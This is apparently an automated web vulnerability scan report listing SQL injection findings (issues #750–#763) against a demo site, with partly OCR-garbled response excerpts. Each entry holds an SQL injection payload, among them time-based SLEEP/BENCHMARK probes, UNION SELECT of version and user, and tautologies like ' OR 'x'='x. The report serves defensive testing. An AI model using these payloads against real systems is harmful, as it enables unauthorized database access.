Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#750					

Scan	SQL Injection	
-------------	---------------	--

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>SLEEP(1)/"*" or SLEEP(1) or "" or SLEEP(1) or ""/</td></tr></table>	Name	Value	demouser@deepfence.io	SLEEP(1)/"*" or SLEEP(1) or "" or SLEEP(1) or ""/
Name	Value				
demouser@deepfence.io	SLEEP(1)/"*" or SLEEP(1) or "" or SLEEP(1) or ""/				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#751				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>or SLEEP(5)</td></tr></table>	Name	Value	demouser@deepfence.io	or SLEEP(5)
Name	Value				
demouser@deepfence.io	or SLEEP(5)				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS</pre>				

	<pre>BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#752

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30--
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#753				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	demouser@deepfence.io	admin' or 1=1 or '='
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#754	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary	

	hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#755

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9 --</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9 --
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9 --				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#756				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>(SELECT * FROM (SELECT(SLEEP(5)))ecMj)--</td></tr></table>	Name	Value	demouser@deepfence.io	(SELECT * FROM (SELECT(SLEEP(5)))ecMj)--
Name	Value				
demouser@deepfence.io	(SELECT * FROM (SELECT(SLEEP(5)))ecMj)--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p>				

	Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#757

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' OR 'x'='x</td></tr></table>	Name	Value	demouser@deepfence.io	' OR 'x'='x
Name	Value				
demouser@deepfence.io	' OR 'x'='x				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#758				

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	""

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBjBjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#759

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	SLEEP(5)='

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER
```


	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#760	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 1=1--</td></tr></table>		Name	Value	demouser@deepfence.io	AND 1=1--
Name	Value					
demouser@deepfence.io	AND 1=1--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#761					

Scan	SQL Injection	
Severity	ERROR	

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>SLEEP(5)="</td></tr></table>	Name	Value	demouser@deepfence.io	SLEEP(5)="
Name	Value				
demouser@deepfence.io	SLEEP(5)="				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#762				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))--</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))--
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>				

	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#763

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13				
